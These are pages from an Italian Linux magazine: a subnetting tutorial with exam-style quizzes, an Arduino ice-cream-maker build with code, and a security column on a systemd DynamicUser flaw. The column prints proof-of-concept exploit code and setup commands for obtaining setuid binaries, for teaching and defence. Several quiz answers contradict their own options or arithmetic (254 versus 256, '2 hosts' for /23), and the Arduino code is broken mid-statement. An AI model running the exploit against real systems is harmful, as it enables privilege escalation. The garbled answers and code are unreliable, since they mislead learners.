



Fig. 4 • Una rete con maschera 255.255.255.0 viene divisa in due subnet da 126 host. La seconda delle due viene divisa in due, e poi ancora in due: si ottengono 1 rete da 126 host, 1 rete da 62 host, e 2 reti da 30 host

```
Esempio di IP: 192.168.1.6/26
Network ID:  192.168.1.0
Broadcast:  192.168.1.63
Gateway: 192.168.1.1
Subnet:
11111111.11111111.11111111.11000000
```

la seconda sarà

```
Esempio di IP: 192.168.1.66/26
Network ID:  192.168.1.64
Broadcast:  192.168.1.127
Gateway: 192.168.1.100
Subnet:
11111111.11111111.11111111.11000000
```

la terza sarà:

```
Esempio di IP: 192.168.1.166/26
Network ID: 192.168.1.128
Broadcast: 192.168.1.191
Gateway: 192.168.1.150
Subnet:
1111111.1111111.1111111.11000000
```

E la quarta sarà:

```
Esempio di IP: 192.168.1.216/26
Network ID:  192.168.1.192
Broadcast:  192.168.1.255
Gateway: 192.168.1.254
Subnet:
11111111.11111111.11111111.11000000
```

Il gateway è ovviamente arbitrario, basta che sia un indirizzo che fa parte della rete. Possiamo facilmente ricordare che i vari Network ID potranno essere 0, 128, 192, 224, 240, 248, 252, 254, e 255, perché sono i valori che si ottengono aggiungendo man mano un bit 1 da sinistra verso destra. Qualsiasi altro valore non può essere un valore valido per un ID.

ANCHE LE CLASSI A E B

Lo stesso meccanismo si applica anche alle reti di classe A e B, ma non bisogna dimenticare che la subnet mask di partenza ha solo 8 oppure 16 bit pari a 1, quindi l'ottetto interessato non sarà più il quarto, ma rispettivamente il terzo e il secondo per le classi B e A. Per esempio, una divisione a metà di una rete di classe B sarebbe qualcosa di questo tipo per la prima sottorete:

```
Esempio di IP: 172.168.12.50/17
Network ID:  172.168.0.0
Broadcast:  172.168.127.255
Gateway: 172.168.1.1
Subnet:
11111111.11111111.10000000.00000000
```

e di questo tipo per la seconda subnet:

```
Esempio di IP: 172.168.192.50/17
Network ID:  172.168.128.0
Broadcast: 172.168.255.255
Gateway: 172.168.254.254
Subnet:
11111111.11111111.10000000.00000000
```

Si può notare che la logica è la stessa, abbiamo apportato le modifiche soltanto al terzo ottetto, e il quarto viene invece riempito ogni volta interamente, perché nel suo caso la maschera di sottorete è popolata solo da zeri (infatti il suo valore decimale è 255.255.128.0).

I QUIZ PRESENTI IN QUESTA PAGINA SONO ISPIRATI ALLE REALI DOMANDE CHE SI POSSONO TROVARE NELL'ESAME CISCO 200-125

I QUIZ

Domanda: You have an IP of 156.233.42.56 with a subnet mask of 7 bits. How many hosts and subnets are possible assuming that subnet 0 is not used?

A. 126 networks and 510 hosts
B. 128 subnets and 512 hosts
C. 510 subnets and 126 hosts
D. 512 subnets and 128 hosts
E. 127 subnets and 512 hosts

Risposta: A, 126 subnet e 510 host. Un indirizzo di classe B ha un totale di 16 bit. Se la maschera di sottorete occupa 7 bit, e quindi gli host hanno 16-7=9 bit, vuol dire che avremo (2^7)-2=126 subnet e (2^9)-2=510 host.

Domanda: Given the IP address of 172.16.1.1 with a mask of 255.255.255.0. How many total subnets could be created? (assume all subnets use the same subnet mask)

A. 65536
B. 254
C. 256
D. 64

Risposta: C, 254 subnet. L'indirizzo è di classe B, quindi la maschera originale è 255.255.0.0. Con la maschera 255.255.255.0 si ottengono 256 subnet, una per ogni valore da 0 a 255 nel terzo ottetto.

Domanda: Represent /26 in dotted decimal format

A. 255.255.255.0
B. 255.255.255.128
C. 255.0.0.0
D. 255.255.255.192

Risposta: D, 255.255.255.192. Infatti, /24 è la maschera 255.255.255.0, quindi /25 sarebbe 255.255.255.128.

Domanda: How many hosts can be located on a network, where the IPv4 netmask is 27 bits?

A. 27
B. 30
C. 32
D. 62
E. 64

Risposta: B, Se la maschera di sottorete ha 27 bit, vuol dire che la parte host è di 32-27=5 bit. E (2^5)-2=30 hosts totali.

Domanda: What are two ways to represent a network mask that would allow 14 hosts?

A. /14
B. 255.255.255.240
C. 255.255.14.0
D. /28

Risposta: B e D, la notazione decimale 255.255.255.240 oppure la CIDR /28 sono equivalenti, e offrono 14 host per ogni subnet. Infatti, 32-28=4 e (2^4)-2=14.

Domanda: Choose the true statements (choose two).

A. Odd numbers have the least significant bit set to 0
B. Even numbers have the least significant bit set to 0
C. Odd numbers have the least significant bit set to 1
D. Even numbers have the least significant bit set to 1

Risposta: B e C, i numeri decimali pari hanno l'ultimo bit 0, i dispari hanno l'ultimo bit 1. Questo perché nella tabella di conversione decimale, i valori sono 128, 64, 32, 16, 8, 4, 2, 1. Solo l'ultimo valore è dispari, quindi se viene sommato agli altri si ottiene un numero decimale dispari.

Domanda: Design a network with 3 subnets: Marketing, Sales, and Management. Marketing requires 60 computers, Sales requires 100 computers, Management requires 34 computers

Risposta: Sales: Network ID = 192.168.1.0/25, Broadcast = 192.168.1.127/25; Marketing: Network ID = 192.168.1.128/26, Broadcast = 192.168.1.191/26; Management: Network ID = 192.168.1.192/26, Broadcast = 192.168.1.255/26.
Creiamo la prima divisione prendendo in prestito un bit per la maschera (che da 24 passa a 25), ottenendo due reti da 126 host. Una la manteniamo così per Sales, l'altra la dividiamo a sua volta, prendendo in prestito un altro bit (e la maschera passa da 25 a 26, ma solo per questa seconda subnet). Le due nuove subnet avranno entrambi 62 host, sufficienti sia per Marketing che Management.

Domanda: Find Network ID and Broadcast of 10.210.170.240/23

A. Network ID = 10.210.170.0, Broadcast = 10.210.170.255
B. Network ID = 10.210.170.0, Broadcast = 10.210.171.255
C. Network ID = 10.210.0.0, Broadcast = 10.210.170.255
D. Network ID = 10.210.170.0, Broadcast = 10.210.255.255

Risposta: B, Network ID = 10.210.170.0, Broadcast = 10.210.171.255. Con una maschera di 23 bit, i cambiamenti avvengono nel terzo ottetto, e ogni subnet ha 2 host. Quindi avremo le reti 10.210.0.0, poi 10.210.2.0, 10.210.4.0 eccetera. Ne consegue che la rete 10.210.170.0 continua fino all'indirizzo 10.210.171.255, perché i 2 host di questa subnet sono il numero 170 e 171.

IL GELATO? LO PREPARA ARDUINO


Preparare il gelato richiede un mescolamento della crema che dipende dalla temperatura, e le macchine che lo fanno sono in genere molto costose. Per fortuna, con Arduino e componenti di facile reperibilità possiamo costruirne una molto economica... e perfettamente funzionante!

Con il caldo, una delle soluzioni migliori è ricorrere al gelato. Il problema è che non lo si può trovare sempre, e chi ha gusti difficili spesso non riesce a trovare l'aroma che preferisce. La soluzione è ovviamente farsi il gelato da soli, anche perché è più divertente così. Il problema del gelato è che, per ottenere un buon prodotto, la miscela di latte panna e zucchero deve essere mescolata in continuazione. È per questo motivo che esistono delle gelatiere, macchine che preparano automaticamente il gelato controllando la temperatura e mantenendo il prodotto in rotazione, per favorire la formazione di cristalli di ghiaccio molto piccoli (che danno l'effetto "fondente") e l'incorporazione di aria (che rende la crema morbida). Queste macchine, però, costano molto, e persino quelle più piccole, domestiche, non sono alla portata delle tasche di tutti. Un vero hacker, però, non si fa scoraggiare da questi problemi: così come c'è più gusto nel mangiare un gelato fatto da se piuttosto che quello comprato, c'è anche più gusto nel costruirsi da soli la propria gelatiera invece di acquistarne una. Usando Arduino e il Motor Shield prodotto da Adafruit è infatti possibile controllare un motorino elettrico, e con un sensore di temperatura impermeabile possiamo sapere a che punto sia la formazione del gelato, decidendo velocità e ritmo della rotazione del motore. Al motore viene ovviamente collegata, tramite un ingranaggio a coppa conica, una frusta da cucina. Un gancio a foglia è probabilmente più indicato di una frusta, ma sono più difficili da trovare, quindi ci si può arrangiare con una frusta (o se ne può costruire uno, modificando una spatola). La coppa conica che si usa è semplicemente un ingranaggio, reperibile nei negozi di modellismo, che trasferisce la rotazione con un angolo di 90°. È una soluzione semplice per risparmiare spazio, perché la nostra idea è di costruire una semplice scatola, che conterrà la miscela del gelato, dotata di una frusta che agita il gelato. La frusta sarà messa in verticale, quindi al coppa conica ci permetterà di posizionare il motore in orizzontale, sopra il coperchio della scatola, risparmiando spazio in altezza.

Le sedi della coppia conica

Facciamo due fori, su un coperchio e una lamina, per fissare gli ingranaggi

01 UNA SCATOLA...


Per cominciare, possiamo prendere una scatola ermetica per il congelatore. Fissandola su una morsa, possiamo praticare un foro esattamente al centro, usando un trapano e una punta abbastanza grande da far passare la parte inferiore della coppa conica acquistata.

02 ...E UNA LAMINA


Si deve poi fare un altro foro su un pezzo di metallo, possibilmente una lamina di alluminio spessa 1mm, di quelle che si trovano nei negozi di bricolage. Poi, il pezzo va piegato a 90°, e si devono fare due fori per le viti sul lato piccolo.

Fissare il braccio del motore

Uniamo il motore alla coppia conica allineandolo correttamenteo

01 LE DUE PARTI

La parte verticale della coppa conica va inserita nel foro del coperchio in plastica, mente la parte orizzontale va incastrata tra il foro nel metallo e l'altra parte della coppa conica. La parte in metallo va fissata alla plastica usando due viti.

02 C'È IL MOTORE

Il braccio orizzontale della coppa conica deve essere unito al braccio del motore elettrico: possiamo farlo con del nastro adesivo, oppure con una canaletta termorestringente. Il motore va poi fissato su un adeguato spessore in legno o plastica (es: pannelli alveolari).

03 ALLINEAMENTO

Ovviamente, il braccio della coppa conica e quello del motore devono essere perfettamente allineati. I pezzi vanno poi fissati al coperchio, meglio se usando delle viti con dadi, in modo da poter smontare tutto facilmente.

04 LA LUNGHEZZA

Bisogna poi preparare la frusta: basta recuperare una frusta da un classico sbattitore elettrico. La soluzione più veloce è l'uso di una smerigliatrice con disco per tagliare l'acciaio, ma anche una sega manuale per il metallo va bene.

Spazio che è prezioso, visto che poi la scatola dovrà essere messa nel congelatore, e di solito gli scompartimenti dei congelatori domestici sono larghi ma bassi. La domanda che ci si potrebbe fare è: come si alimenta questo dispositivo? Eventualmente con delle batterie, ma devono essere pile alcaline (6 pile offrono una potenza sufficiente). È fondamentale non usare batterie al litio. Questo perché il litio produce idrogeno gassoso e un enorme calore a contatto con l'acqua (e il ghiaccio è acqua), innescando incendi e esplosioni. Cose che non vogliano nel nostro congelatore e nemmeno in casa, quindi è meglio non correre rischi inutili.





Fig. 1 • Ci serve la libreria del motor Shield Adafruit, oltre a OneWire e DallasTemperature

La realtà è che la cosa più semplice è alimentare direttamente Arduino con un classico alimentatore da 12V e 2Ampere, facendo passare il suo filo attraverso la porta del congelatore. Tutti i congelatori hanno infatti una guarnizione, che è perfettamente in grado di mantenere la temperatura facendo passare un sottile filo elettrico per la corrente necessaria a Arduino. Utilizziamo, poi, un termometro DS1820B per controllare la temperatura del gelato e quindi comandare il movimento del motore a seconda di quanto freddo sia, fino a fermare del tutto la rotazione quando inizia il congelamento completo. E, siccome quando il congelatore è chiuso non sappiamo a che punto sia il procedimento, aggiungiamo un buzzer che produca un suono per farci sapere se il gelato è pronto.



LA LISTA DELLA SPESA



Quanto ci è costato realizzare la gelatiera intelligente? Questa è la lista dei pezzi necessari, con i prezzi più bassi rilevati online:

- Arduino UNO: 2,7 euro
- Adafruit Motor Shield ver1: 1,3 euro
- Buzzer: 0,4 euro
- Motore DC 500RPM: 3 euro
- Cavetti dupont: 0,9 euro
- Sensore DS1820B: 0,8 euro
- Sensore ACS712 5A: 1,2
- Frusta da mixer: 3 euro
- Coppia conica 1:1 bevel gear: 6 euro
- Spessore in plastica alveolare: 1 euro
- Scatola ermetica per alimenti 2L: 4 euro
- Scatola in plastica: 1,5 euro

Il totale ammonta a circa 25 euro, a cui va aggiunto un alimentatore da 9-12 Volt con presa da 2.1mm (circa 4 euro), recuperabile su AliExpress o Amazon come l'altro materiale elettrico se non l'avete già in casa.

L'elettronica che controlla la rotazione

Colleghiamo Arduino, il motore, e il sensore di temperatura

01 UNO SPESSORE
Il braccio della frusta è probabilmente troppo piccolo per incastrarsi nel braccio libero della coppa conica. La soluzione consiste nell'aggiungere spessore con del nastro adesivo, che deve essere molto tirato.

02 INCASTRATA
Per completare il meccanismo, quindi, basta inserire il braccio della frusta nel foro della coppa conica. Se la frusta è troppo sottile per la larghezza della scatola, basta stringere sugli spigoli delle fascette in plastica. Altrimenti, il gelato non viene agitato abbastanza.

03 TEMPERATURA
L'ultima cosa da fare è un foro nel coperchio grande abbastanza da far passare il termometro DS1820B. Il foro può essere tappato con del nastro isolante, il che ha anche il vantaggio di tenere fermo il termometro.

04 CONNESSIONE
Il motore va collegato direttamente ai morsetti del M1 di Arduino. Il sensore di temperatura deve essere collegato ai pin del servo_1. Eventualmente, il motore può essere connesso passando attraverso il sensore di corrente ACS712.

IL CODICE DELLA GELATIERA

Riportiamo le parti più importanti del codice sorgente, che potete trovare integralmente al link https://pastebin.com/raw/wkEGaTTU.

```
AF_DCMotor motor1(1);
const int buzzerPin = 9;
#define ONE_WIRE_BUS 10
const int currentPin = A0;
OneWire oneWire(ONE_WIRE_BUS);
DallasTemperature sensors(&oneWire);
```

Si definiscono poi le variabili fondamentali e gli oggetti per accedere ai vari componenti: motor1 sarà il riferimento del motore che aziona la frusta, sensors è il riferimento del sensore di temperatura DS1820B. Il pin 9 è il segnale digitale indicato come servo2 sulla scheda, e lo useremo per il buzzer, mentre il pin 10 (indicato come servo1) verrà usato per collegare il sensore di temperatura. Inoltre, il pin analogico A0 viene usato per l'eventuale sensore di corrente ACS712.

```
bool stopped = false;
float threshold = 400;
```

Poi definiamo due variabili utili per lo spegnimento del motore in caso di stallo. La variabile stopped viene usata per indicare che il motore è fermo: ovviamente è impostata a false perché all'inizio il motore deve muoversi. La variabile threshold indica i milliAmpere di corrente massimi che il motore può assorbire: se il motore va in stallo, per esempio perché il gelato è ormai talmente solido che il motore non riesce a girare, comincia a assorbire corrente in modo spropositato. Per sapere quale soglia porre, basta misurare gli ampere assorbiti durante la normale rotazione (es: 300, 400, 600, ecc…) e impostare un valore che sia un po' più alto.

```
void loop() {
  sensors.requestTemperatures();
  float mytemp = sensors
  getTempCByIndex(0);
  Serial.println(mytemp);
Nella funzione loop, a ogni ciclo
leggiamo la temperatura del gelato,
in gradi Celsius. Così ci regoliamo
di conseguenza.
  if (mytemp > 10) {
    myspeed = 100;
    myduration = 30000;
    mywait = 1000;
  }
```

Fig. 2 • Il collegamento dei componenti è abbastanza intuitivo

Per esempio, se la temperatura è superiore ai 10°C (quindi la gelatiera è appena entrata nel congelatore) ci occorre un mescolamento lento ma abbastanza continuo. Quindi impostiamo una velocità di rotazione lenta (100 su un massimo di 255), per una durata di 30 secondi. Dopo i 30 secondi di rotazione, ci saranno solo 5 secondi di attesa prima di ripartire con la funzione loop (e quindi rileggere la temperatura e azionare di nuovo il motore).

```
  if (mytemp < 3) {
    myspeed = 200;
    myduration = 10000;
    mywait = 30000;
    innoallagioia();
  }
```

Tra i 10 e i 5 gradi velocizzeremo la perdita di calore con una rotazione intensa ma a intervalli brevi. Invece, tra i 5 e i 3 gradi procediamo alla mantecatura del gelato con rotazioni di media velocità e lunga durata. Ma quando la temperatura scende sotto i 3°C facciamo solo rapide rotazioni solo ogni 30 secondi, per favorire il congelamento. Siccome il gelato è ormai pronto, possiamo avviare la funzione che suona l'inno alla gioia.

```
motor1.run(RELEASE);
motor1.setSpeed(myspeed);
if (stopped == false){
  motor1.run(FORWARD);
  stopped =
  delayMotor(myduration);
}
motor1.run(RELEASE);
delay(mywait);
```

L'unica cosa che rimane da fare è impostare la velocità del motore e metterlo in funzione (ma solo se non è bloccato).

Dal momento in cui il motore è avviato (forward) a quello in cui è fermato (release), viene eseguita la funzione delayMotor. È una versione personalizzata della classica delay, che attende il tempo previsto ma ogni 100 millisecondi controlla la corrente assorbita dal motore e ferma tutto se c'è un picco improvviso.

LA RICETTA DEL GELATO

Per preparare il gelato fiordilatte, basta procurarsi questi ingredienti:

- 500 ml di latte (meglio se pastorizzato a freddo)
- 400 ml di panna fresca
- 150g di zucchero
- mezza fiala di vanillina

Prima di tutto si monta a neve ferma la panna. Poi si aggiunge, mescolando con un mixer, il latte in cui è già stato sciolto lo zucchero. In realtà, la panna può variare dai 250 ai 500 ml a seconda di quanto magro si voglia fare il gelato. Se poi si vuole aromatizzare il gelato, basta sostituire una parte del latte con un succo di frutta. Oppure, far fondere del cioccolato nel latte tiepido e poi facendolo raffreddare. Poi, si può versare tutto nella gelatiera, metterla nel congelatore, e accenderla. Esistono alcune variazioni con l'aggiunta di farine o uova, ma se la panna è di buona qualità, e l'agitazione è corretta, queste aggiunte non sono necessarie per un prodotto morbido. Abbiamo realizzato un video passo passo: *http://bit.ly/lm192videotutorial*

HACKING ZONE

Su ogni numero trovi l'analisi dettagliata delle vulnerabilità più pericolose e le soluzioni più adatte per risolvere il problema

AVVERTENZE

Tutte le informazioni contenute in queste pagine sono state pubblicate a scopo prettamente didattico, per permettere ai lettori di conoscere e imparare a difendersi dai pericoli a cui sono esposti navigando in Internet o in generale utilizzando applicazioni affette da vulnerabilità. L'editore, Edizioni Master, e la Redazione di Linux Magazine non si assumono responsabilità alcuna circa l'utilizzo improprio di queste informazioni, che possa avere lo scopo di infrangere la legge o di arrecare danni a terzi. Per cui, eventuali sanzioni economiche e penali saranno esclusivamente a carico dei trasgressori.

Un utente troppo dinamico

La funzionalità DynamicUser dei servizi di Systemd può essere abusata, in casi particolari, per creare eseguibili arbitrari con il permesso setuid o setgid. Questo offrirebbe a un utente semplice la possibilità di eseguire programmi con più privilegi del dovuto

Nello scorso numero abbiamo parlato di Systemd e delle controversie che ha innescato: la critica più comune, e più sensata, è che l'applicazione sia troppo grande (nel senso che svolge troppi compiti) e sia stato integrato nei sistemi operativi quando ancora non era abbastanza stabile e completo. Ora, dopo diversi anni di sviluppo, la suite di demoni che gestiscono l'avvio del sistema e dei servizi è molto stabile, e decisamente affidabile per qualsiasi uso. Questo, però, non significa che si debbano sottovalutare eventuali bug: Systemd è un componente fondamentale de i moderni sistemi GNU/Linux. Una bug che causa un semplice crash potrebbe mettere in crisi l'intero sistema. E un bug che consente l'esecuzione di codice potrebbe compromettere la sicurezza dei dati. Non dobbiamo infatti dimenticare che Systemd viene eseguito con privilegi di root, e se un pirata riesce a prenderne il controllo può fare qualsiasi cosa desideri sul sistema colpito dal bug. Come dicevamo, Systemd è in linea di massima molto stabile, e per il momento non ci sono bug particolarmente gravi. Tuttavia, solo perché un bug è poco diffuso non vuol dire che possa essere ignorato. Di recente è stata scoperta una vulnerabilità nel meccanismo DynamicUser, che permette a un utente non autorizzato di creare un binario setuid (con potenziale scalata dei privilegi) da usare per tutto il tempo che vuole. Il bug è probabilmente poco rilevante, perché al momento non ci sono molti servizi che fanno uso di questa funzionalità, ma in particolari installazioni, magari nel caso di servizi personalizzati, questo può diventare un problema notevole.

UN UTENTE DINAMICO

Facciamo un po' di chiarezza, per capire dove si nasconda la vulnerabilità. La funzionalità **DynamicUser** può essere abilitata nella configurazione di un servizio di sistema per utilizzare un utente creato dinamicamente. Significa che il comando per l'avvio del servizio non verrà eseguito da un utente perenne del sistema operativo, ma da un utente temporaneo, che viene creato da Systemd poco prima dell'avvio del servizio in questione, e viene eliminato appena il servizio viene fermato. Questo utente temporaneo non viene inserito nei file **/etc/passwd** e il suo gruppo non viene registrato in **/etc/group**, quindi in teoria il sistema è più sicuro, perché questo utente non può essere usato per fare alcun login remoto. Non c'è quindi bisogno di creare decine di utenti reali per i propri servizi, col rischio che qualcuno possa poi usarli per accedere al sistema: l'utilizzo di utenti temporanei è completamente automatico, e questo facilita la manutenzione del sistema. Si tratta di un aspetto importante, perché solitamente gli utenti che vengono usati per l'avvio dei servizi hanno più privilegi di un utente semplice, e magari possono anche usare sudo per diventare root. Anche non essendo root, questi utenti possono comunque modificare file sensibili. C'è però un problema: per come è progettato al momento il sistema Systemd, la direttiva DynamicUser non isola completamente l'utente dinamico dal resto del sistema. In teoria, questo utente è inserito in un proprio chroot, e gli altri utenti non possono interagire direttamente con lui. In realtà, i socket Unix sono comunque accessibili: questo è il punto debole. Ci si è accorti che è possibile, passando all'eseguibile del servizio un descrittore di file che punta al di fuori del suo chroot, accedere in scrittura a vari file e impostare il permesso setuid per un altro eseguibile a propria scelta. Setuid è un permesso speciale, che offre a un programma la possibilità di essere eseguito da chiunque con i privilegi del proprietario del file stesso. Per esempio, se il file eseguibile di un certo programma con attributo setuid è di proprietà dell'utente **gianni**, e questo utente ha i permessi di scrittura su /etc, un qualsiasi altro utente (che normalmente

non potrebbe scrivere in **/etc**) potrebbe eseguire il programma in questione e usarlo per accedere in scrittura alla cartella, cambiando quindi le configurazioni di molti programmi importanti. Per questo motivo bisogna stare molto attenti, e fornire il permesso setuid solo a programmi talmente robusti da non poter essere manipolati per svolgere operazioni pericolose. Ciò significa che un utente malevolo potrebbe convincere il servizio a impostare il permesso setuid e la proprietà su un eseguibile arbitrario, che poi l'utente potrebbe eseguire a nome dell'utente del servizio, con tutti i privilegi di quest'ultimo. A peggiorare la situazione, si è notato che il setuid funziona anche dopo che il servizio è stato cancellato, e quindi dopo che l'utente del servizio teoricamente non esiste più. Questo offre a un pirata una buona possibilità per scalare i privilegi in modo permanente, perché se riesce a impostare il setuid prima che il servizio vulnerabile venga disattivato può poi farne uso tutte le volte che vuole, persino dopo la chiusura del servizio buggato.

L'EXPLOIT

Per dimostrare questa vulnerabilità, un ricercatore del team di sicurezza di Google ha creato un apposito servizio buggato (trovate il codice intero alla pagina ***http://bit.ly/lm192bug***). Basta compilare l'eseguibile col comando

```
gcc -o breakout_assisted breakout_assisted.c
```

e poi creare la configurazione del servizio:

```
sudo cat > /etc/systemd/system/dynamic-user-test.
                                            service
[Service]
ExecStart=/home/user/systemd_uidleak/breakout_assisted
DynamicUser=yes
```


Dopo avere abilitato il servizio con i comandi:

```
sudo systemctl daemon-reload
sudo systemctl start dynamic-user-test.service
sudo systemctl status dynamic-user-test.service
```

il sistema è pronto all'attacco. L'attacco viene poi condotto compilando e eseguendo da utente semplice il programma breakout_helper, di cui presentiamo le parti più importanti:

```
int rootfd = open(".", O_PATH);
int s = socket(AF_UNIX, SOCK_DGRAM, 0);
struct sockaddr_un addr = {
  .sun_family = AF_UNIX,
  .sun_path = "\0breakout"
};
```

Come prima operazione viene creato un oggetto per il socket Unix con cui accedere al percorso. Il socket è astratto, cioè non punta a un percorso del filesystem, come indicato dal byte nullo presente all'inizio del percorso.

```
if (connect(s, (struct sockaddr *)&addr, sizeof(sa_
                                  family_t)+1+8))
```

■ **Fig. 1 • Per risolvere il problema è stata aggiunta la direttiva RestrictSUIDSGID**

```
err(1, "unable to connect to abstract socket");
```

Il programma cerca poi di connettersi al socket.

```
int len = sizeof(struct cmsghdr) + sizeof(int);
struct cmsghdr *hdr = alloca(len);
*hdr = (struct cmsghdr) {
  .cmsg_len = len,
  .cmsg_level = SOL_SOCKET,
  .cmsg_type = SCM_RIGHTS
};
*(int*)CMSG_DATA(hdr) = rootfd;
struct msghdr msg = {
  .msg_control = hdr,
  .msg_controllen = len
};
```

Viene poi preparato un messaggio per il socket, messaggio che contiene un percorso valido del filesystem (rootfd è la cartella corrente). Il tipo di messaggio (SCM_RIGHTS) indica che stiamo inviando un descrittore dei file.

```
if (sendmsg(s, &msg, 0) < 0) err(1, "unable to send fd");
return 0;
```

